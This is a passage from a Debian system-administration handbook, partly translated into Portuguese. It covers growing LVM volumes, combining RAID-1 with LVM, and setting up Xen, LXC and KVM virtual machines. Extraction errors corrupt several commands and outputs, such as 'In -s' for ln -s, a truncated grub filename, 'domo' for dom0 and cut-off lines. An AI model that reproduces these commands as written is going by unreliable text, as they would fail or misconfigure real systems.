Filesystem           Size   Used  Avail Use% Mounted on
/dev/mapper/vg_critical-lv_base
                      1008M  835M  123M  88% /srv/base
# vgdisplay -C vg_critical
VG                 #PV #LV #SN Attr   VSize VFree
vg_critical        2    2    0 wz--n- 8.14g 144.00m
```

No matter, since LVM allows adding physical volumes to existing volume groups. For instance, maybe we've noticed that the sdb1 partition, which was so far used outside of LVM, only contained archives that could be moved to lv\_backups. We can now recycle it and integrate it to the volume group, and thereby reclaim some available space. This is the purpose of the **vgextend** command. Of course, the

partition must be prepared as a physical volume beforehand. Once the VG has been extended, we can use similar commands as previously to grow the logical volume then the filesystem:

```
# pvcreate /dev/sdb1
Physical volume "/dev/sdb1" successfully created
# vgextend vg_critical /dev/sdb1
Volume group "vg_critical" successfully extended
# vgdisplay -C vg_critical
VG          #PV #LV #SN Attr   VSize VFree
vg_critical    3    2    0 wz--n- 9.09g 1.09g
# [...]
[...]
# df -h /srv/base/
Filesystem           Size  Used Avail Use% Mounted on
/dev/mapper/vg_critical-lv_base
                      2.0G  835M  1.1G  44% /srv/base
```

## Aprofundamento LVM avançado

LVM also caters for more advanced uses, where many details can be specified by hand. For instance, an administrator can tweak the size of the blocks that make up physical and logical volumes, as well as their physical layout. It is also possible to move blocks across PVs, for instance to fine-tune performance or, in a more mundane way, to free a PV when one needs to extract the corresponding physical disk from the VG (whether to affect it to another VG or to remove it from LVM altogether). The manual pages describing the commands are generally clear and detailed. A good entry point is the lvm(8) manual page.

## 12.1.3. RAID ou LVM?

RAID and LVM both bring indisputable advantages as soon as one leaves the simple case of a desktop computer with a single hard disk where the usage pattern doesn't change over time. However, RAID and LVM go in two different directions, with diverging goals, and it is legitimate to wonder which one should be adopted. The most appropriate answer will of course depend on current and foreseeable requirements.

There are a few simple cases where the question doesn't really arise. If the requirement is to safeguard data against hardware failures, then obviously RAID will be set up on a redundant array of disks, since LVM doesn't really address this problem. If, on the other hand, the need is for a flexible storage scheme where the volumes are made independent of the physical layout of the disks, RAID doesn't help much and LVM will be the natural choice.

The third notable use case is when one just wants to aggregate two disks into one volume, either for performance reasons or to have a single filesystem that is larger than any of the available disks. This case can be addressed both by a RAID-0 (or even linear-RAID) and by an LVM volume. When in this situation, and barring extra constraints (keeping in line with the rest of the computers if they only use RAID), the configuration of choice will often be LVM. The initial set up is slightly more complex, but that slight increase in complexity more than makes up for the extra flexibility that LVM brings if the requirements change or if new disks need to be added.

Then of course, there is the really interesting use case, where the storage system needs to be made both resistant to hardware failure and flexible when it comes to volume allocation. Neither RAID nor LVM

can address both requirements on their own; no matter, this is where we use both at the same time — or rather, one on top of the other. The scheme that has all but become a standard since RAID and LVM have reached maturity is to ensure data redundancy first by grouping disks in a small number of large RAID arrays, and to use these RAID arrays as LVM physical volumes; logical partitions will then be carved from these LVs for filesystems. The selling point of this setup is that when a disk fails, only a small number of RAID arrays will need to be reconstructed, thereby limiting the time spent by the administrator for recovery.

Let's take a concrete example: the public relations department at Fal-cot Corp needs a workstation for video editing, but the department's budget doesn't allow investing in high-end hardware from the bottom up. A decision is made to favor the hardware that is specific to the graphic nature of the work (monitor and video card), and to stay with generic hardware for storage. However, as is widely known, digital video does have some particular requirements for its storage: the amount of data to store is large, and the throughput rate for reading and writing this data is important for the overall system performance (more than typical access time, for instance). These constraints need to be fulfilled with generic hardware, in this case two 300 GB SATA hard disk drives; the system data must also be made resistant to hardware failure, as well as some of the user data. Edited videoclips must indeed be safe, but video rushes pending editing are less critical, since they're still on the videotapes.

RAID-1 and LVM are combined to satisfy these constraints. The disks are attached to two different SATA controllers to optimize parallel access and reduce the risk of a simultaneous failure, and they therefore appear as `sda` and `sdc`. They are partitioned identically along the following scheme:

---

```
# fdisk -l /dev/sda
```

Disk /dev/hda: 300.0 GB, 300090728448 bytes  
 255 heads, 63 sectors/track, 36483 cylinders  
 Units = cylinders of 16065 \* 512 = 8225280 bytes  
 Sector size (logical/physical): 512 bytes / 512 bytes  
 I/O size (minimum/optimal): 512 bytes / 512 bytes  
 Disk identifier: 0x00039a9f

Device	Boot	Start	End	Blocks	Id
/dev/sda1	*	1	124	995998+	fd
/dev/sda2		125	248	996030	82
/dev/sda3		249	36483	291057637+	5
/dev/sda5		249	12697	99996561	fd
/dev/sda6		12698	25146	99996561	fd
/dev/sda7		25147	36483	91064421	8e

- As primeiras partições em ambos os discos (por volta de 1 GB) são juntas em um volume RAID-1, md0. Este espelho é diretamente usado para armazenar o sistema de arquivos raiz.
- As partições sda2 e sdc2 são usadas como swap, provendo um total de 2 GB de swap. Com 1 GB de RAM, a estação de trabalho encontra uma quantidade confortável de memoria disponível.
- The sda5 and sdc5 partitions, as well as sda6 and sdc6, are assembled into two new RAID-1 volumes of about 100 GB each, md1 and md2. Both these mirrors are initialized as physical volumes for LVM, and assigned to the vg\_raid volume group. This VG thus contains about 200 GB of safe space.
- As partições que sobraram, sda7 e sdc7,são diretamente usadas como volumes físicos, e associadas a outro VG

chamado `vg_bulk`, o qual portanto terminará com aproximadamente 200 GB de espaço.

Once the VGs are created, they can be partitioned in a very flexible way. One must keep in mind that LVs created in `vg_raid` will be preserved even if one of the disks fails, which will not be the case for LVs created in `vg_bulk`; on the other hand, the latter will be allocated in parallel on both disks, which allows higher read or write speeds for large files.

We'll therefore create the `lv_usr`, `lv_var` and `lv_home` LVs on `vg_raid`, to host the matching filesystems; another large LV, `lv_movies`, will be used to host the definitive versions of movies after editing. The other VG will be split into a large `lv_rushes`, for data straight out of the digital video cameras, and a `lv_tmp` for temporary files. The location of the work area is a less straightforward choice to make: while good performance is needed for that volume, is it worth risking losing work if a disk fails during an editing session? Depending on the answer to that question, the relevant LV will be created on one VG or the other.

We now have both some redundancy for important data and much flexibility in how the available space is split across the applications. Should new software be installed later on (for editing audio clips, for instance), the LV hosting `/usr/` can be grown painlessly.

### **NOTA Por que três volumes RAID-1?**

Poderíamos configurar um volume RAID-1 somente para servir como volume físico para `vg_raid`. Por que criar três deles, então?

The rationale for the first split (`md0` vs. the others) is about data safety: data written to both elements of a RAID-1 mirror are exactly the same, and it is therefore possible to bypass the RAID layer and mount one of the disks directly. In case of a kernel bug, for instance, or if the LVM metadata become corrupted, it is still possible to boot a minimal system to access critical data such as the layout of disks in the RAID and LVM volumes; the metadata can then be reconstructed and the files can be accessed again, so that the system can be brought back to its nominal state.

The rationale for the second split (`md1` vs. `md2`) is less clear-cut, and more related to acknowledging that the future is uncertain. When the workstation is first assembled, the exact storage requirements are not necessarily known with perfect precision; they can also evolve over time. In our case, we can't know in advance the actual storage space requirements for video rushes and complete video clips. If one particular clip needs a very large amount of rushes, and the VG dedicated to redundant data is less than halfway full, we can re-use some of its unneeded space. We can remove one of the physical volumes, say `md2` from `vg_raid` and either assign it to `vg_bulk` directly (if the expected duration of the operation is short enough that we can live with the temporary drop in performance), or undo the RAID setup on `md2` and integrate its components `sda6` and `sdc6` into the bulk VG (which grows by 200 GB instead of 100 GB); the `lv_rushes` logical volume can then be grown according to requirements.

# 12.2. Virtualização

Virtualization is one of the most major advances in the recent years of computing. The term covers various abstractions and techniques simulating virtual computers with a variable degree of independence on the actual hardware. One physical server can then host several systems working at the same time and in isolation. Applications are many, and often derive from this isolation: test environments with varying configurations for instance, or separation of hosted services across different virtual machines for security.

Existem múltiplas soluções de virtualização, cada uma com seus prós e contras. Este livro focará no Xen, LXC e KVM, mas outras implementações dignas de nota incluem as seguintes:

- QEMU is a software emulator for a full computer; performances are far from the speed one could achieve running natively, but this allows running unmodified or experimental operating systems on the emulated hardware. It also allows emulating a different hardware architecture: for instance, an *i386* system can emulate an *arm* computer. QEMU is free software.  
? <http://www.qemu.org/>
- Bochs é outro máquina virtual livre, mas somente simula arquiteturas i386.
- VMWare is a proprietary virtual machine; being one of the oldest out there, it's also one of the most widely-known. It works on principles similar to QEMU. VMWare proposes advanced features such as snapshotting a running virtual machine.

? <http://www.vmware.com/>

- VirtualBox is a virtual machine that is mostly free software (although some extra components are under a proprietary license). Although younger than VMWare and restricted to the i386 and amd64 architectures, it shows promise; it already allows snapshotting, for instance. VirtualBox has been part of Debian since Lenny.

? <http://www.virtualbox.org/>

## 12.2.1. Xen

Xen is a “paravirtualization” solution. It introduces a thin abstraction layer, called a “hypervisor”, between the hardware and the upper systems; this acts as a referee that controls access to hardware from the virtual machines. However, it only handles a few of the instructions, the rest is directly executed by the hardware on behalf of the systems. The main advantage is that performances are not degraded, and systems run close to native speed; the drawback is that the kernels of the operating systems one wishes to use on a Xen hypervisor need to be adapted to run on Xen.

Let's spend some time on terms. The hypervisor is the lowest layer, that runs directly on the hardware, even below the kernel. This hypervisor can split the rest of the software across several *domains*, which can be seen as so many virtual machines. One of these domains (the first one that gets started) is known as *dom0*, and has a special role, since only this domain can control the hypervisor and the execution of other domains. These other domains are known as *domU*. In other words, and from a user point of view, the *dom0* matches the “host” of other virtualization systems, while a *domU* can be seen as a “guest”.

## **CULTURA Xen e as várias versões do Linux**

---

Xen was initially developed as a set of patches that lived out of the official tree, and not integrated to the Linux kernel. At the same time, several upcoming virtualization systems (including KVM) required some generic virtualization-related functions to facilitate their integration, and the Linux kernel gained this set of functions (known as the *paravirt\_ops* or *pv\_ops* interface). Since the Xen patches were duplicating some of the functionality of this interface, they couldn't be accepted officially.

Xensource, the company behind Xen, therefore had to port Xen to this new framework, so that the Xen patches could be merged into the official Linux kernel. That meant a lot of code rewrite, and although Xensource soon had a working version based on the *paravirt\_ops* interface, the patches were only progressively merged into the official kernel. The merge was completed in Linux 3.0.

? <http://wiki.xensource.com/xenwiki/XenParavirtOps>

Although Squeeze is based on version 2.6.32 of the Linux kernel, a version including the Xen patches from Xensource is also available in the `linux-image-2.6-xen-686` and `linux-image-2.6-xen-amd64` packages. This distribution-specific patching means that the available featureset depends on the distribution; discrepancies in the versions of the code, or even integration of code still under development into some distributions also mean differences in the supported features. This problem should be greatly reduced now that Xen has been officially merged into Linux.

? <http://wiki.xen.org/xenwiki/XenKernelFeatures>

Utilizar o Xen com o Debian necessita de três componentes:

## **NOTA Arquiteturas compatíveis com Xen**

Xen is currently only available for the i386 and amd64 architectures. Moreover, it uses processor instructions that haven't always been provided in all i386-class computers. Note that most of the Pentium-class (or better) processors made after 2001 will work, so this restriction won't apply to very many situations.

## **CULTURA Xen e núcleos não-Linux**

Xen requires modifications to all the operating systems one wants to run on it; not all kernels have the same level of maturity in this regard. Many are fully-functional, both as domo and domU: Linux 2.6 (as patched by Debian) and 3.0, NetBSD 4.0 and later, and OpenSolaris. Others, such as OpenBSD 4.0, FreeBSD 8 and Plan 9, only work as a domU.

However, if Xen can rely on the hardware functions dedicated to virtualization (which are only present in more recent processors), even non-modified operating systems can run as domU (including Windows).

- The hypervisor itself. According to the available hardware, the appropriate package will be either `xen-hypervisor-4.0-i386` or `xen-hypervisor-4.0-amd64`.
- A kernel with the appropriate patches allowing it to work on that hypervisor. In the 2.6.32 case relevant to Squeeze, the available hardware will dictate the choice among the various available `xen-linux-system-2.6.32-5-xen-*` packages.

- The i386 architecture also requires a standard library with the appropriate patches taking advantage of Xen; this is in the libc6-xen package.

In order to avoid the hassle of selecting these components by hand, a few convenience packages (such as xen-linux-system-2.6.32-5-xen-686 and variants) have been made available; they all pull in a known-good combination of the appropriate hypervisor and kernel packages. The hypervisor also brings xen-utils-4.0, which contains tools to control the hypervisor from the domo. This in turn brings the appropriate standard library. During the installation of all that, configuration scripts also create a new entry in the Grub boot-loader menu, so as to start the chosen kernel in a Xen domo. Note however that this entry is not usually set to be the first one in the list, and will therefore not be selected by default. If that is not the desired behavior, the following commands will change it:

```
# mv /etc/grub.d/20_linux_xen /etc/grub.d/09_linux_xe  
# update-grub
```

Once these prerequisites are installed, the next step is to test the behavior of the domo by itself; this involves a reboot to the hypervisor and the Xen kernel. The system should boot in its standard fashion, with a few extra messages on the console during the early initialization steps.

Now is the time to actually install useful systems on the domU systems, using the tools from xen-tools. This package provides the **xen-create-image** command, which largely automates the task. The only mandatory parameter is --hostname, giving a name to the domU; other options are important, but they can be stored in the /etc/xen-tools/xen-tools.conf configuration file, and their absence from the command line doesn't trigger an error. It is therefore important to either check the contents of this file before creating images, or to use

extra parameters in the **xen-create-image** invocation. Important parameters of note include the following:

- **--memory**, para definir o quantidade de RAM dedicada para o sistema recentemente criado;
- **--size** e **--swap**, para definir o tamanho dos "discos virtuais" disponíveis para o domU;
- **--debootstrap**, to cause the new system to be installed with **debootstrap**; in that case, the **--dist** option will also most often be used (with a distribution name such as **squeeze**).

### **Aprofundamento Instalando um sistema não Debian em um domU**

If the Xen image is not meant to run Debian but another system, another potentially interesting option is **--rpmstrap**, to invoke **rpmstrap** in order to initialize a new RPM-based system (such as Fedora, CentOS or Mandriva). Other methods include **--copy**, to copy an image from an existing system, and **--tar**, to extract the system image from an archive.

Em caso de sistemas não-Linux, um certo cuidado deve ser tomado ao definir qual domU o núcleo deve usar, usando a opção **--kernel**.

- **--dhcp** define que a configuração de rede do domU deve ser obtida por DHCP enquanto **--ip** permite a definição estática do endereço IP.
- Lastly, a storage method must be chosen for the images to be created (those that will be seen as hard disk drives from

the domU). The simplest method, corresponding to the `--dir` option, is to create one file on the domO for each device the domU should be provided. For systems using LVM, the alternative is to use the `--lvm` option, followed by the name of a volume group; **xen-create-image** will then create a new logical volume inside that group, and this logical volume will be made available to the domU as a hard disk drive.

### **NOTA Armazenamento em domU**

Entire hard disks can also be exported to the domU, as well as partitions, RAID arrays or pre-existing LVM logical volumes. These operations are not automated by **xen-create-image**, however, so editing the Xen image's configuration file is in order after its initial creation with **xen-create-image**.

Assim que essas escolhas são feitas, podemos criar uma imagem para o nosso futuro Xen domU:

```
# xen-create-image --hostname=testxen
```

General Information

```
-----
Hostname      : testxen
Distribution   : squeeze
Mirror        : http://ftp.us.debian.org/debian/
Partitions    : swap           128Mb (swap)
                 /             4Gb   (ext3)
Image type    : sparse
```

```
Memory size      : 128Mb
Kernel path     : /boot/vmlinuz-2.6.32-5-xen-686
Initrd path     : /boot/initrd.img-2.6.32-5-xen-686
[...]
LogFile produced at:
                  /var/log/xen-tools/testxen.log

Installation Summary
-----
Hostname        : testxen
Distribution    : squeeze
IP-Address(es)  : dynamic
RSA Fingerprint: 25:6b:6b:c7:84:03:9e:8b:82:da:84:0
Root Password   : 52emxRmM
```

Agora temos uma máquina virtual, mas atualmente não está sendo executada (e portanto somente utilizando espaço de disco do domo). Obviamente, podemos criar mais imagens, possivelmente com parâmetros diferentes.

Before turning these virtual machines on, we need to define how they'll be accessed. They can of course be considered as isolated machines, only accessed through their system console, but this rarely matches the usage pattern. Most of the time, a domU will be considered as a remote server, and accessed only through a network. However, it would be quite inconvenient to add a network card for each domU; which is why Xen allows creating virtual interfaces, that each domain can see and use in a standard way. Note that these cards, even though they're virtual, will only be useful once connected to a network, even a virtual one. Xen has several network models for that:

- O modelo mais simples é o modelo de ponte *bridge*; todos as placas de rede eth0 (tanto no caso do domo quanto nos

sistemas domU) se comportam como se fossem diretamente conectadas em um switch de rede.

- Em seguida vem o modelo *routing*, onde o domo se comporta como um roteador que se põem entre sistemas domU e a rede (física) externa.
- Finalmente, no modelo *NAT*, o domo novamente está entre os sistemas domU e o resto da rede, mas os sistemas domU não são diretamente acessíveis por fora, e todo o tráfego vai através de uma tradução de endereços de rede (NAT) para o domo.

These three networking nodes involve a number of interfaces with unusual names, such as `vif*`, `veth*`, `peth*` and `xenbr0`. The Xen hypervisor arranges them in whichever layout has been defined, under the control of the user-space tools. Since the NAT and routing models are only adapted to particular cases, we will only address the bridging model.

The standard configuration of the Xen packages does not change the system-wide network configuration. However, the **xend** daemon is configured to integrate virtual network interfaces into any pre-existing network bridge (with `xenbr0` taking precedence if several such bridges exist). We must therefore set up a bridge in `/etc/network/interfaces` (which requires installing the `bridge-utils` package, which is why the `xen-utils-4.0` package recommends it) to replace the existing `eth0` entry:

```
auto xenbr0
iface xenbr0 inet dhcp
    bridge_ports eth0
    bridge_maxwait 0
```

After rebooting to make sure the bridge is automatically created, we can now start the domU with the Xen control tools, in particular the **xm** command. This command allows different manipulations on the domains, including listing them and, starting/stopping them.

```
# xm list
Name                           ID Mem VCPUs State
Domain-0                        0  940      1 r-----
# xm create testxen.cfg
Using config file "/etc/xen/testxen.cfg".
Started domain testxen (id=1)
# xm list
Name                           ID Mem VCPUs State
Domain-0                        0  873      1 r-----
testxen                         1 128      1 -b-----
```

### **CUIDADO Somente utilize um domU por imagem!**

While it is of course possible to have several domU systems running in parallel, they will all need to use their own image, since each domU is made to believe it runs on its own hardware (apart from the small slice of the kernel that talks to the hypervisor). In particular, it isn't possible for two domU systems running simultaneously to share storage space. If the domU systems are not run at the same time, it is however quite possible to reuse a single swap partition, or the partition hosting the /home filesystem.

Note that the testxen domU uses real memory taken from the RAM that would otherwise be available to the domo, not simulated memory. Care should therefore be taken, when building a server meant to host Xen instances, to provision the physical RAM accordingly.

Voilà! Our virtual machine is starting up. We can access it in one of two modes. The usual way is to connect to it “remotely” through the network, as we would connect to a real machine; this will usually require setting up either a DHCP server or some DNS configuration. The other way, which may be the only way if the network configuration was incorrect, is to use the `hvc0` console, with the **xm console** command:

```
# xm console testxen
[...]
Starting enhanced syslogd: rsyslogd.
Starting periodic command scheduler: cron.
Starting OpenBSD Secure Shell server: sshd.

Debian GNU/Linux 6.0 testxen hvc0
```

testxen login:

One can then open a session, just like one would do if sitting at the virtual machine's keyboard. Detaching from this console is achieved through the **Control+]** key combination.

### **DICA Obtendo o console imediatamente**

Sometimes one wishes to start a domU system and get to its console straight away; this is why the **xm create** command takes a `-c` switch. Starting a domU with this switch will display all the messages as the system boots.

## **FERRAMENTAS ConVirt**

---

ConVirt (in the convirt package, previously XenMan) is a graphical interface allowing controlling Xen domains installed on a machine. It provides most of the features of the **xm** command.

Once the domU is up, it can be used just like any other server (since it is a GNU/Linux system after all). However, its virtual machine status allows some extra features. For instance, a domU can be temporarily paused then resumed, with the **xm pause** and **xm unpause** commands. Note that even though a paused domU does not use any processor power, its allocated memory is still in use. It may be interesting to consider the **xm save** and **xm restore** commands: saving a domU frees the resources that were previously used by this domU, including RAM. When restored (or unpaused, for that matter), a domU doesn't even notice anything beyond the passage of time. If a domU was running when the domo is shut down, the packaged scripts automatically save the domU, and restore it on the next boot. This will of course involve the standard inconvenience incurred when hibernating a laptop computer, for instance; in particular, if the domU is suspended for too long, network connections may expire. Note also that Xen is so far incompatible with a large part of ACPI power management, which precludes suspending the host (domo) system.

---

## **DOCUMENTAÇÃO xm opções**

---

Most of the **xm** subcommands expect one or more arguments, often a domU name. These arguments are well described in the *xm(1)* manual page.

Halting or rebooting a domU can be done either from within the domU (with the **shutdown** command) or from the domo, with **xm shutdown** or **xm reboot**.

### **APROFUNDAMENTO Xen avançado**

Xen has many more features than we can describe in these few paragraphs. In particular, the system is very dynamic, and many parameters for one domain (such as the amount of allocated memory, the visible hard drives, the behavior of the task scheduler, and so on) can be adjusted even when that domain is running. A domU can even be migrated across servers without being shut down, and without losing its network connections! For all these advanced aspects, the primary source of information is the official Xen documentation.

? <http://www.xen.org/support/documentation.html>

## **12.2.2. LXC**

Even though it's used to build “virtual machines”, LXC is not, strictly speaking, a virtualization system, but a system to isolate groups of processes from each other even though they all run on the same host. It takes advantage of a set of recent evolutions in the Linux kernel, collectively known as *control groups*, by which different sets of processes called “groups” have different views of certain aspects of the overall system. Most notable among these aspects are the process identifiers, the network configuration, and the mount points. Such a group of isolated processes will not have any access to the other processes in the system, and its accesses to the filesystem can be restricted to a specific

subset. It can also have its own network interface and routing table, and it may be configured to only see a subset of the available devices present on the system.

These features can be combined to isolate a whole process family starting from the **init** process, and the resulting set looks very much like a virtual machine. The official name for such a setup is a “container” (hence the LXC moniker: *LinuX Containers*), but a rather important difference with “real” virtual machines such as provided by Xen or KVM is that there’s no second kernel; the container uses the very same kernel as the host system. This has both pros and cons: advantages include the total lack of overhead and therefore performance costs, and the fact that the kernel has a global vision of all the processes running on the system, so the scheduling can be more efficient than it would be if two independent kernels were to schedule different task sets. Chief among the inconveniences is the impossibility to run a different kernel in a container (whether a different Linux version or a different operating system altogether).

### **NOTA limites de isolamento do LXC**

Contêineres LXC não provêm o mesmo nível de isolamento conseguido por emuladores ou virtualizadores. Em particular:

- the Squeeze standard kernel does not allow limiting the amount of memory available to a container; this feature exists, and can be enabled by rebuilding the kernel with the *Memory Resource Controller* option, but it is still considered somewhat experimental, and it has a (slight) cost on overall system performance, which is why it’s disabled by default;
- já que o núcleo é compartilhado entre os sistemas e os contêineres, processos restritos ao contêineres ainda podem

acessar mensagens do núcleo, o qual pode levar ao vazamento de informação se as mensagens forem emitidas pelo contêiner;

- por razões parecidas, se o contêiner é comprometido e se uma vulnerabilidade do núcleo é explorada, os outros contêineres podem ser afetados também;
- on the filesystem, the kernel checks permissions according to the numerical identifiers for users and groups; these identifiers may designate different users and groups depending on the container, which should be kept in mind if writable parts of the filesystem are shared among containers.

Since we're dealing with isolation and not plain virtualization, setting up LXC containers is more complex than just running debian-installer on a virtual machine. We'll describe a few prerequisites, then go on to the network configuration; we will then be able to actually create the system to be run in the container.

## 12.2.2.1. Etapas Preliminares

O pacote lxc contém as ferramentas necessárias para executar o LXC, e devem portanto serem instaladas.

O LXC também necessita do sistema de configuração *control groups*, o qual é um sistema de arquivos virtual que é montado no /sys/fs/cgroup. O /etc/fstab deve portanto incluir a seguinte entrada:

```
# /etc/fstab: static file system information.  
[...]  
cgroup          /sys/fs/cgroup           cgroup
```

/sys/fs/cgroup será automaticamente montado na inicialização; se nenhuma reinicialização está planejada, o sistema de arquivos deve ser manualmente montado com **mount /sys/fs/cgroup**.

## 12.2.2.2. Configuração de Rede

The goal of installing LXC is to set up virtual machines; while we could of course keep them isolated from the network, and only communicate with them via the filesystem, most use cases involve giving at least minimal network access to the containers. In the typical case, each container will get a virtual network interface, connected to the real network through a bridge. This virtual interface can be plugged either directly onto the host's physical network interface (in which case the container is directly on the network), or onto another virtual interface defined on the host (and the host can then filter or route traffic). In both cases, the bridge-utils package will be required.

The simple case is just a matter of editing `/etc/network/interfaces`, moving the configuration for the physical interface (for instance `eth0`) to a bridge interface (usually `br0`), and configuring the link between them. For instance, if the network interface configuration file initially contains entries such as the following:

```
auto eth0
iface eth0 inet dhcp
```

Devem ser desabilitados e substituídos pelo seguinte:

```
#auto eth0
#iface eth0 inet dhcp
```

```
auto br0
iface br0 inet dhcp
    bridge-ports eth0
```

The effect of this configuration will be similar to what would be obtained if the containers were machines plugged into the same physical network as the host. The “bridge” configuration manages the transit of Ethernet frames between all the bridged interfaces, which includes the physical `eth0` as well as the interfaces defined for the containers.

In cases where this configuration cannot be used (for instance if no public IP addresses can be assigned to the containers), a virtual *tap* interface will be created and connected to the bridge. The equivalent network topology then becomes that of a host with a second network card plugged into a separate switch, with the containers also plugged into that switch. The host must then act as a gateway for the containers if they are meant to communicate with the outside world.

In addition to `bridge-utils`, this “rich” configuration requires the `vde2` package; the `/etc/network/interfaces` file then becomes:

```
# Interface eth0 is unchanged
auto eth0
iface eth0 inet dhcp

# Virtual interface
auto tap0
iface tap0 inet manual
    vde2-switch -t tap0

# Bridge for containers
auto br0
iface br0 inet static
```

```
bridge-ports tap0
address 10.0.0.1
netmask 255.255.255.0
```

A rede então pode ser configurada estaticamente nos contêineres, ou dinamicamente com um servidor DHCP rodando no host.\nTal servidor DHCP deverá ser configurado para responder as consultas na interface br0.

### 12.2.2.3. Configurando o Sistema

Let us now set up the filesystem to be used by the container. Since this “virtual machine” will not run directly on the hardware, some tweaks are required when compared to a standard filesystem, especially as far as the kernel, devices and consoles are concerned. Fortunately, the lxc includes scripts that mostly automate this configuration. For instance, the following commands (which require the debootstrap package) will install a Debian container:

```
root@scouzmir:~# mkdir /var/lib/lxc/testlxc/
root@scouzmir:~# /usr/lib/lxc/templates/lxc-debian -p
debootstrap is /usr/sbin/debootstrap
Checking cache download in /var/cache/lxc/debian/root
Downloading debian minimal ...
I: Retrieving Release
I: Retrieving Packages
[...]
Removing any system startup links for /etc/init.d/hw
    /etc/rcS.d/S08hwclockfirst.sh
Root password is 'root', please change !
root@scouzmir:~#
```

Note que o sistema de arquivo é inicialmente criado em `/var/cache/lxc`, então é movido para o seu diretório de destino. Isto proporciona a criação de contêineres idênticos mais rapidamente, já que somente uma cópia é necessária.

Note also that the **`lxc-debian`** command as shipped in Squeeze unfortunately creates a Lenny system, and not a Squeeze system as one could expect. This problem can be worked around by simply installing a newer version of the package (starting from 0.7.3-1).

The newly-created filesystem now contains a minimal Debian system, adapted to the aforementioned “simple” network configuration. In the “rich” configuration, the `/var/lib/lxc/testlxc/rootfs/etc/network/interfaces` file will need some modifications; more important, though, is that the network interface that the container sees must not be the host's physical interface. This can be configured by adding a few `lxc.network.*` entries to the container's configuration file, `/var/lib/lxc/testlxc/config`:

```
lxc.network.type = veth
lxc.network.flags = up
lxc.network.link = br0
lxc.network.hwaddr = 4a:49:43:49:79:20
```

These entries mean, respectively, that a virtual interface will be created in the container; that it will automatically be brought up when said container is started; that it will automatically be connected to the `br0` bridge on the host; and that its MAC address will be as specified. Should this last entry be missing or disabled, a random MAC address will be generated.

## 12.2.2.4. Inicializando o Contêiner

Agora que nossa imagem da máquina virtual está pronta, vamos inicializar o contêiner:

```
root@scouzmir:~# lxc-start --name=testlxc
INIT: version 2.86 booting
Activating swap...done.
Cleaning up ifupdown....
Checking file systems...fsck 1.41.3 (12-Oct-2008)
done.
Setting kernel variables (/etc/sysctl.conf)...done.
Mounting local filesystems...done.
Activating swapfile swap...done.
Setting up networking....
Configuring network interfaces...Internet Systems Con
Copyright 2004-2008 Internet Systems Consortium.
All rights reserved.
For info, please visit http://www.isc.org/sw/dhcp/

Listening on LPF/eth0/52:54:00:99:01:01
Sending on LPF/eth0/52:54:00:99:01:01
Sending on Socket/fallback
DHCPDISCOVER on eth0 to 255.255.255.255 port 67 inter
DHCPOFFER from 192.168.1.2
DHCPREQUEST on eth0 to 255.255.255.255 port 67
DHCPACK from 192.168.1.2
bound to 192.168.1.243 -- renewal in 1392 seconds.
done.
INIT: Entering runlevel: 3
Starting OpenBSD Secure Shell server: sshd.
```

Debian GNU/Linux 5.0 scouzmir console

scouzmir login: **root**

Password:

Linux scouzmir 2.6.32-5-686 #1 SMP Tue Mar 8 21:36:00

The programs included with the Debian GNU/Linux system  
the exact distribution terms for each program are des-  
individual files in /usr/share/doc/\*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to  
permitted by applicable law.

scouzmir:~# **ps auxwf**

USER	PID	%CPU	%MEM	VSZ	RSS	TTY	STAT	S
root	1	0.0	0.2	1984	680	?	Ss	0
root	197	0.0	0.1	2064	364	?	Ss	0
root	286	0.1	0.4	2496	1256	console	Ss	0
root	291	0.7	0.5	2768	1504	console	S	0
root	296	0.0	0.3	2300	876	console	R+	0
root	287	0.0	0.2	1652	560	tty1	Ss+	0
root	288	0.0	0.2	1652	560	tty2	Ss+	0
root	289	0.0	0.2	1652	556	tty3	Ss+	0
root	290	0.0	0.2	1652	560	tty4	Ss+	0

scouzmir:~#

We are now in the container; our access to the processes is restricted  
to only those started from the container itself, and our access to the  
filesystem is similarly restricted to the dedicated subset of the full  
filesystem (/var/lib/lxc/testlxc/rootfs), in which root's  
password is initially set to root.

Should we want to run the container as a background process, we  
would invoke **lxc-start** with the --daemon option. We can then

interrupt the container with a command such as **lxc-kill --name=testlxc**.

The lxc package contains an initialization script that can automatically start one or several containers when the host boots; its configuration file, `/etc/default/lxc`, is relatively straightforward; note that the container configuration files need to be stored in `/etc/lxc/`; many users may prefer symbolic links, such as can be created with **In -s /var/lib/lxc/testlxc/config /etc/lxc/testlxc.config**.

## ***APROFUNDAMENTO Virtualização em massa***

---

Since LXC is a very lightweight isolation system, it can be particularly adapted to massive hosting of virtual servers. The network configuration will probably be a bit more advanced than what we described above, but the “rich” configuration using `tap` and `veth` interfaces should be enough in many cases.

It may also make sense to share part of the filesystem, such as the `/usr` and `/lib` subtrees, so as to avoid duplicating the software that may need to be common to several containers. This will usually be achieved with `lxc.mount.entry` entries in the containers configuration file. An interesting side-effect is that the processes will then use less physical memory, since the kernel is able to detect that the programs are shared. The marginal cost of one extra container can then be reduced to the disk space dedicated to its specific data, and a few extra processes that the kernel must schedule and manage.

We haven't described all the available options, of course; more comprehensive information can be obtained from the `lxc(7)` and `lxc.conf(5)` manual pages and the ones they reference.

## 12.2.3. Virtualização com KVM

KVM, which stands for *Kernel-based Virtual Machine*, is first and foremost a kernel module providing most of the infrastructure that can be used by a virtualizer, but it is not a virtualizer by itself. Actual control for the virtualization is handled by a QEMU-based application. Don't worry if this section mentions `qemu-*` commands: it's still about KVM.

Unlike other virtualization systems, KVM was merged into the Linux kernel right from the start. Its developers chose to take advantage of the processor instruction sets dedicated to virtualization (Intel-VT and AMD-V), which keeps KVM lightweight, elegant and not resource-hungry. The counterpart, of course, is that KVM mainly works on i386 and amd64 processors, and only those recent enough to have these instruction sets. You can ensure that you have such a processor if you have "vmx" or "svm" in the CPU flags listed in `/proc/cpuinfo`.

Com a Red Hat ativamente suportando seu desenvolvimento, o KVM parece pronto para se tornar a referência em virtualização do Linux.

### 12.2.3.1. Etapas Preliminares

Unlike such tools as VirtualBox, KVM itself doesn't include any user-interface for creating and managing virtual machines. The `qemu-kvm` package only provides an executable able to start a virtual machine, as

well as an initialization script that loads the appropriate kernel modules.

Fortunately, Red Hat also provides another set of tools to address that problem, by developing the *libvirt* library and the associated *virtual machine manager* tools. libvirt allows managing virtual machines in a uniform way, independently of the virtualization system involved behind the scenes (it currently supports QEMU, KVM, Xen, LXC, OpenVZ, VirtualBox, VMWare and UML). **virtual-manager** is a graphical interface that uses libvirt to create and manage virtual machines.

